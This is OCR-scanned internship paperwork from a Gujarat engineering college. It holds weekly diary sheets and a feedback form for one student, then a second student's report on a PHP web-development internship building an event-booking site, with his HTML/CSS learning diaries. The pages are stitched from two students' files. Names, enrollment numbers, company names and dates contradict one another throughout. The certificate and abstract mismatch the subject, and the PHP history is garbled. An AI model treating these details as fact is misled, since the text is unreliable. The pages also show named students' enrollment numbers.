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
SUPPLEMENTRY NOTES
(add additional sheets if required)

Day: 3 (05-04-2023)
⇒ Explored solⁿ on the internet for the dynamic charts which will take data from database

Day: 4 (06-04-2023)
⇒ Implemented dropbox from which user can choose the project and after that pie chart will be shown to the user we made some changes in Home page

Day: 5 (07-04-2023)
⇒ We designed homepage and decided which fields we are going to add on the home-page



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TOTAL HOURS: 35 કલાક

Patel
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date

Date: 10-04-2012

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(12)

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Annexure I
Enrollment no: 190290107024

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Ashik Dushyantbhai Patel
DIARY OF THE WEEK: Dt: 10-04-2023 TO 14-04-2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Zenkins technologies
NAME OF THE PLANT/SECTION/DEPARTMENT:
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Dangi

DESCRIPTION OF THE WORK DONE IN BRIEF

Day : 1 (10/04/2023)
⇒ First added view for the dashboard in database and implemented API and MVC form for dashboard

Day : 2 (11/04/23)
⇒ We search for the way to implement the authentication for which we create a view in database and implemented the API for it

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SUPPLEMENTRY NOTES
(Add additional sheets if required)

#Day : 3 (12/4/23)
=> completed the API and created the MVC from for it, Basically MVC from will compare data from database and user input

Day : 4 (13/4/23)
=> added login functionality and sign up for project
=> created a Role based menu for Admin and members

Day : 5 (14/4/23)
=> we combined all the pages of our project and gave presentation to our technical expert

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TOTAL HOURS 84 hours

Abhi
SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 14-09-2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

ANNEXURE-II

GUJARAT TECHNOLOGICAL UNIVERSITY
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Annexure 2

Feedback Form by Industry expert

Student Name: Abhay Dashyantbhai Patel Date: 14-04-2023
Work Supervisor: Mr. Jignesh Dorji Title:
Company/Organization: Zenkins technology
Enrollment No: 190390107024
Internship Address: 914 - fortune business hub. science city Road. Ahmd.
Dates of Internship: From 28/02/2023 to 14/04/2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives			✓	
Produces high quality work and accepts responsibility			✓	
Uses technical knowledge and expertise			✓	
Analyzes problems effectively			✓	
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent)

Additional comments, if any:

Jignesh Dorji

Signature of Industry person with name and Stamp

Signature of the Faculty Mentor

INTERNSHIP AT SPARKS TO IDEAS

AN INTERNSHIP REPORT

Submitted by

Abhiraj Shirishbhai Variya

190390107065

In partial fulfilment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled Internship at **SPARKS TO IDEAS** has been carried out by **Abhiraj Shirishbhai Variya** under my guidance in partial fulfilment for the degree of Bachelor of Engineering in Mechanical Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign
Prof. Akshay Kansara
Internal Guide

Sign
Ajay Chauhan
IT Manager

Company Certificate

To

The HOD,

Saffrony Institute of Technology,

Mehsana.

Subject :- Php Internship

We are pleased to confirm you that **Mr. Variya Abhiraj.** has been appointed for **Php internship** Program in **Sparks To Ideas** Session starts from 24th January 2023. We are confident he will be able to make a significant contribution to the success of our company and we look forward to work with him.

Sincerely,

Ashish Meghani

Managing Director

Sparks To Ideas

Address: - 406 Akshat Tower near Pakwan hotel opposite Rajpath club SG highway Ahmadabad.
E-Mail:- info@sparkstoideas.com Website: - www.sparkstoideas.com

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ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana
Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat


DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled Internship at **SPARKS TO IDEAS** submitted in partial fulfilment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a Bonafede record of original project work carried out by me under the supervision of **Prof. Akshay Kansara & Ajay Chauhan (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student

Abhiraj Shirishbhai variya

Sign of Student



ACKNOWLEDGMENT

I am extremely grateful for the opportunity to have completed my internship at **SPARKS TO IDEAS** in web and App Development. The experience and knowledge I gained during my time at the company will undoubtedly benefit me throughout my career. I would like to express my sincerest gratitude to my supervisor **Mr. Ajay chauhan** and mentor **ravi patel** who provided me with invaluable guidance and support throughout the internship. Additionally, I would like to thank the entire team at Sparks to ideas for welcoming me into their workplace and providing a challenging and stimulating environment for me to learn and grow. This internship has been a valuable steppingstone in my professional journey, and I am truly appreciative of the opportunity.

Abstract

This report contains the work done by the author during his internship at SPARKS TO IDEAS. It shows the work I did in the company during my internship period. In the report, the author discusses the process of manufacturing and steps of assembly of the machines. The author also discusses the structure of the company, all the departments and their work. It also explains what the author learned during this internship period.

WEB DEVELOPMENT is the main objective of this internship. To develop a web-based application or software there are several programming languages that are in use. Some of them are only used for the frontend and backend design of the software. For example-HTML3, HTML4,HTML5, CSS, Bootstrap Framework etc. There are also some other programming languages that are used to develop the dynamic functions of the software or application. For example-PHP, Java etc. Nowadays there are also some framework's that use vastly. Frameworks are basically structured programming by using Model, View, and Controller. It is also called as MVC. If we develop web-based application that is very useful for us because we can access it from anywhere of the world.

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Abbreviations

PHP - Hypertext Preprocessor

MVC – Model view controller

HTTP - Hyper Text Transfer Protocol

IDEN - Integrated Digital Enhanced Network

JDK - Java Development Kit

CSS - Cascading Style Sheets

JRE - Java Runtime Environment

JVM - Java Virtual Machine

OOPS - Object Oriented Programming Systems

SDK - Software Development Kit

SSL - Secure Sockets Layer

WORA - Write Once Run Anywhere

XML - Extensible Markup Language

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CHAPTER 1. COMPANY INTRODUCTION

1.1 COMPANY PROFILE:

Sparks to ideas is built by multidisciplinary team of visionaries with the profound business insight and clear vision of becoming the most eminent software development company in global marketplace. Our objective is to ensure that our technology delivery helps our clients continue driving efficiency into their businesses. Our team consists of software engineers who have knowledge on the latest tools, frameworks and platforms and hands-on experience of intercontinental projects to deliver quality solutions within your expected timeline.

focus on quality and customer satisfaction has helped us to establish long-term relationships with numbers of our clients. We take pride in our ability to deliver cost-effective business solutions to customers while providing them with a world-class level of client service. Repeat customer and client referrals make up an integral part of our business, so the success of the company relies upon the satisfaction of our clients.

1.2 MISSION AND VISION OF THE COMPANY:

1.2.1 Mission

We at Sparks to ideas are focused on creating the greatest pull for our services and cost optimization for our clients. Our internal and external processes are focused on creating the perfect work environment for our techno-functional consultants as well as for the fresh engineering graduates. Our continuous improvement processes are focused on optimizing the skills of our people on the latest tools, technologies, frameworks, and platforms to deliver our services with the maximum value added to our offshore and domestic clients.

1.2.2 Vision

Sparks To ideas excels at custom design and front-end development. We love taking on challenging projects that require full-on content strategy, thoughtful design, demanding development, and ongoing marketing.

CHAPTER 2. INTRODUCTION

2.1 INTRODUCTION

PHP was developed by Ramus Ledford. It is a freeware. It is also a weakly typed, free from language. PHP has since evolved into a powerful server-side markup language with syntax that resembles a mix between Perl and C. PHP is a server-side scripting language designed specifically for the web. Within an HTML page, we can embed PHP code that will be executed each time the page isvisited.HTML generate the web page with the static text and images. However, the need evolved for dynamic web base usage. These dynamic usages are facilities by PH. Other tasks that PHP is especially good at are database access, disk access, networking, and text manipulation. PHP is an excellent alternative to such.

similar programming solutions as Microsoft's proprietary scripting engine Aspland Allayer's rather expensive Cold fusion. As mentioned before, PHP is a cross- platform language. Finally, PHP is easy. If you know C or Perl, learning PHP is a cinch. The language is a mix between the two, taking the best features from both.

Plus, PHP adds features to solve common problems that programmers often encounter when programming for the web.

2.2 OBJECTIVES

The objective of the web development is to handle the entire activity of a website. The software keeps track of all the information about the entire website. The system contains database where all the information will be stored safely.

2.2.1 To save the time and resources.

The website system will take less time in entering the data, processing it, and getting its output. Fewer resources will be used as no large registers, files, ledgers, pens; correctors will be needed or used.

2.2.2 To reduce the number of workers.

After the system will be computerized only a single computer operator will be needed to operate the system while now more than one worker work in the system.

2.2.3 To reduce the space being used.

Every data will be stored in the computer memory whereas now it is stored in registers and files which then stored in bookshelves or cupboards, and they need a large space.

2.2.4 To reduce the workload.

As the new system will be computerized, the database will be automatically updated at the time of entry. Everything will be done automatically just by clicking few buttons. There will be no need to maintain any files or registers.

2.2.5 To make it easy to search any record.

It will be much easier to find record rather than opening such huge files and finding a single record from them.

2.2.6 To edit records and update the database easily.

Records will be easily edited, and the database will easily be updated at the time of entering a record.

2.2.7 To make the system user friendly.

The system will be much easier to use, and the operator will feel no difficulty.

2.3 SCOPE OF THE PROJECT

In desktop base website creating system is easy to understand. Since I accept Internship, it seems to me I am beginner and primary level to learn web development, so it is easy and interested to learn and create. Further this project is related of student, and I am introducing to its circumstances so it service technology is under of the understand mine.

CHAPTER 3. PROBLEM STATEMENT AND METHODOLOGY

3.1 PROBLEM STATEMENT

There are more problems to create when I am working with CSS. It is very easy but sometimes it's not matched with my expectation and placed in appropriate place. Web designing is not an easy task. It takes a lot of creativity, uniqueness, and brainstorming sessions to come up with a nice web design. Only a web designer can talk about the challenges they go through on regular basis. Web designs which are liked and appreciated by target market and clients are mostly the result of constant development and regressive critical thinking. Website's sync with multiple appealing with its ability to be responsive are just a few factors which are pondered by the web designer. This makes web designing a challenging role. On the contrary, there are some other challenges which are faced by web designers. These challenges are about keeping a website responsive enough so that it can be viewed and accessed on all devices. Sometimes websites take time to load, so to provide a better user experience, one of the toughest challenges for web design is to make website load faster. Clients often encounter issues with their website and turn to the designer/developer to correct them, but when they check the site, it looks fine from their end. Sometimes, these issues are caused by out-of-date web servers or changes made incorrectly by the customer. Time spent detecting the source of a problem means a delay in tackling the problem itself.

3.2 METHODOLOGY

- Basic concept(WWW& HTTP, HTTPS, Client Server Communication)
- Basic HTML (Tags, Element, Attributes, Paragraphs, Headings, Line Breaks, Horizontal Rule, Lists, Table, Color Codes, Font, Text Linking, Email, Images, Background, Comments, Meta, Media, Charset)
- HTML Forms(Input, Text Fields, Password, Checkbox, Combo Box, Radio, Text Areas, Files, Buttons)

3.3 HTML5 features

3.3.1 CSS

- Basic CSS (selector, internal, external, Inline, Class, Id, Background, font, Text, Padding, Margin, Border, list CSS, hovering and elements)
- Advance CSS (border-radius, opacity, cursor, layers, position, display, float, gradient, and multiple-column)
- Concept of Menus (single menu, dropdown menu) •Template, design using CSS div.

3.3.2 Bootstrap

- Environment Setup
- Grid System
- Typography
- Tables, Forms, Buttons, Images
- Dropdown, Button group
- Navigation Element
- Bootstrap plug-ins (Transition, Modal, Dropdown, Tab, Tooltip, Alert, Button)

3.3.3 JavaScript

- Basic JavaScript (Syntax, Enable, Location, Operators, Variables, Events, Alert, Confirm, Prompt, POP up, Date, print)
- JavaScript String (Strings, Length, Split, Search, Replace)
- JavaScript advanced (get Element by Id, Inner HTML, Get table, index, DOM, manipulation, Regular Expression)

3.3.4 PHP basics

- Control Structures (if, else, else if, while, do-while, for, for each, break, continue, switch)
- Include (require, include, require_ once, include_ once)
- Function (User-defined Function, Function arguments, returning values, variables function)
- Array (array declaration, merging, sorting, deleting, inserting)

3.3.5 Date & Time Function

- Getting the current Date and Time using PHP function.
- Formatting timestamp.
- Checking date validity.
- Converting String to timestamps.
- Finding the number of Days in a month.
- Finding the number of Days or week in a year.
- Finding the day name for a date.
- Converting local time to GMT.
- Comparing Dates.
- Converting Minutes to hours.

3.3.6 Number Functions

- Generating a Number Range.
- Rounding a floating-point number.
- Finding the Smallest or largest number in an array.
- Formatting Numbers with commas.
- Padding Numbers with Zeroes.
- Converting Between Bases.
- Generating Random Numbers.

3.3.7 Forms, Session, Cookie, Rag Expression

- Generating forms.
- Processing form input.
- Validating form input.
- Validating numbers.
- Validating Alphabetic strings.
- Validating Alphanumeric String.
- Validating credit card numbers.
- Validating Telephone Number.
- Sharing Session Data Storing objects in a session.
- Protecting Data with session.
- Deleting Session data.
- Validating Email address

3.3.8 File Operation

- Testing Files and Direction •Retrieving file information.
- Reading files.
- Writing files.
- Counting words, lines, and characters in a file.

- Deleting files.
- Altering file extensions.
- Sorting files.
- Searching and replacing patterns within files.
- Searching for files in a directory.
- Renaming files and direction.
- Finding Differences Between Files.

CHAPTER 4. SYSTEM ARCHITECTURE

4.1 HOME PAGE

This project is about organizing the different types of events and informing user to other event date time and place it's also provided tickets booking facility.

Fig.4.1.1

Also, some of speakers and other hosts are shown on web to inform these are the host and speaker in this event.

So, people and other users know about the event.

Users can update any time to know about events date time and schedules.

Fig.4.1.2

Fig.4.1.3

4.2 TICKETS BOOKING PAGE

For the participants can take part of event so they can book advance ticket using advance tickets booking methods options.

And they also can choose plans of ticket.

Fig.4.2.1

Fig.4.2.

4.3 FEEDBACK PAGE

In this segment user and participate can give theirs review
And give suggestions and feedback to developers to improve and solve user's problems.



Fig.4.3.1

A feedback form is a way to collect opinions about your company's service. The goal is to gain a better understanding of the overall customer experience so user can identify areas for improvement.

4.4 ADMIN LOGIN PAGE

The Administrative Dashboard provides administrators direct access to important Encompass tools for faster and more convenient community management.

The Dashboard serves as an administrative home page with access to key components of developer community.

Fig.4.4.1

The Dashboard not only offers an "at a glance" look at your events, donation campaigns, and e-mails, but also serves as a launching point for frequent actions including creating an e-mail, adding a campaign, adding photos, adding members, and more. In addition, you'll receive important announcements from Encompass and have your institution's personal Encompass contact information all in one location.

Fig.4.4.2

CHAPTER 5: CONCLUSION

In conclusion, a web platform that integrates event management, scheduling, advance booking system, blogs, and event speakers by combining all these features, users can conveniently organize and manage their events, while attendees can access all the necessary information, including speakers, dates, and schedules. The blog section also provides valuable information to attendees and organizers, making the platform a one-stop-shop for all things related to events. Overall, this web platform can help streamline the event management process, enhance the attendee experience, and make events more successful.

Additionally, the advance booking system offered by the platform can help event organizers plan better by providing insights into the number of attendees and their preferences. This feature can also help attendees secure their spot at the event well in advance, ensuring a hassle-free experience. In conclusion, a web platform that offers event management, scheduling, advance booking system, blogs, and event speakers can revolutionize the way events are planned, organized, and executed. The platform can provide immense value to event organizers, attendees, and speakers, making it a must-have tool for anyone involved in the events industry.

REFERENCE

[1] Sparks to ideas - https://www.sparkstoideas.com

[2] Web Resource - https://phpdots.com

[3] Web Resource - https://www.php.net/manual/en/index.php

[4] Web Resource - https://www.w3schools.com/php/default.asp

Appendix

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Annexure I
Enrollment no: 190880107065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhiraj Variya
DIARY OF THE WEEK: DT: 05/01/2023 TO 07/01/2023
DEPARTMENT: Computer SEM: 8
NAME OF THE ORGANISATION: Stacks the Ideals.
NAME OF THE PLANT/SECTION/DEPARTMENT: IT Department - projects
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ravi Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- Started working on understanding of HTML.
- HTML is a hyper text markup language.
- Fun understanding of HTML. In this week learn about
  - class
  - attributes
  - heading & paragraph.
  - Styles.
- And also this week learn about formatting in HTML and Other sections of HTML.
- This is used to improved the website & Styles. and etc also done in this week

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

TOTAL HOURS: 7 hrs.

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18-3-2023

Signature of officer-in-charge of Dept./Section / Plant

Date: 30/01/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 150590104065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhiraj Vaviya

DIARY OF THE WEEK: DT: 30/01/2023 TO 3/04/2023

DEPARTMENT: Computer. SEM: 8

NAME OF THE ORGANISATION: Sparks the Ideas.

NAME OF THE PLANT/SECTION/DEPARTMENT: IT department (Web)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ravi Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- In this week learn about hyperlink and other Link in HTML.
- And also know part of HTML Absolute URL and Relative URL.
- And also study header and outline tag about HTML tags.
- And then also learn about classes of HTML and then HTML5 XHTML
- Between of HTML and XHTML
- And then last part of week is for URL encode.

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TOTAL HOURS: 240 hrs

SIGNATURE OF STUDENT

☐ The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 16-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 05/04/2023

☐ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190590107065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek Variya

DIARY OF THE WEEK: Dt: 06/09/2023 TO 10/09/2023

DEPARTMENT: Computer. SEM: 8

NAME OF THE ORGANISATION: GPARMS to Ideals.

NAME OF THE PLANT/SECTION/DEPARTMENT: IT department (Web)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ravi Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

→ In this week start new CSS topic and learn about all topic in CSS.

→ Column, Bagrounds and Borders topics are covered in this week.

→ And also know about the types of CSS.

→ And also know about Boxplots, Boxplots hierarchy used to design and layout. of webpages.

→ And them text, font, Icons and Link/List and also active in CSS are covers in this week.

→ Some of topic are also about CSS3 media-width and pixel etc.

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TOTAL HOURS: 84 Hrs

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 18-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date:

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190990107065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhiraj Variya

DIARY OF THE WEEK: Dt: 06/02/2023 TO 10/03/2023

DEPARTMENT: Computer SEM: 8

NAME OF THE ORGANISATION: Sparks to ideas

NAME OF THE PLANT/SECTION/DEPARTMENT: IT Department (web)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ravi Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

→ In this week learn about
→ pseudo-class and pseudo-element It's used to A pseudo class is used to define a special state of an element. and then pseudo-element is used to style specific parts of an element.
→ practice this topic for better understanding
→ And then other day, working on Navigation Bar and then Image Gallery and Image Sparks.
→ this is a content for this week

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TOTAL HOURS: 10 hrs

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 16-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 10/03/2023

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Annexure I

Enrollment no: 180350116065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek Vaidya

DIARY OF THE WEEK: Dt: 13/03/2023 TO 17/03/2023

DEPARTMENT: Computer SEM: 8

NAME OF THE ORGANISATION: Sparks to ideas.

NAME OF THE PLANT/SECTION/DEPARTMENT: IT department (web)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ravi Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- In this week I learn about the topic are Attributes of selector in CSS and then Pseudo class
- And next topics are Curves are How to make and Defined Form with CSS and all other things.
- And then next topics are Curves in a Geometry of CSS.
- And the CSS Media Queries of the CSS.

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TOTAL HOURS: 45 hrs

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18.3.2025

Signature of officer-in-charge of Dept. / Section / Plant

Date:

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Annexure I

Enrollment no: 180490107065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhinj Vaviya.

DIARY OF THE WEEK: DI: 21/03/23 TO 24/03/2023

DEPARTMENT: Computer SEM:

NAME OF THE ORGANISATION: Sparkle to Ideas

NAME OF THE PLANT/SECTION/DEPARTMENT: IT Department (web)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Rini Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- In this week learn about Advanced CSS skill like
  - CSS pseudo comment
  - CSS Box Image
  - CSS Background, colour and other things of sites.

And ABLE know about the text effects and web fonts in CSS.

And other things are like 2D / 3D transition in CSS.

CSS all things are learn and learn in this weekly

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TOTAL HOURS: 45 hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 10/5/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 24/03/2023

O Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190990107065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhiraj Vadiya

DIARY OF THE WEEK: DI: 07/03/2023 TO 31/03/2023

DEPARTMENT: Computer SEM:

NAME OF THE ORGANISATION: Gujarat Technological University

NAME OF THE PLANT/SECTION/DEPARTMENT: IT Department (web)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ravi Patel

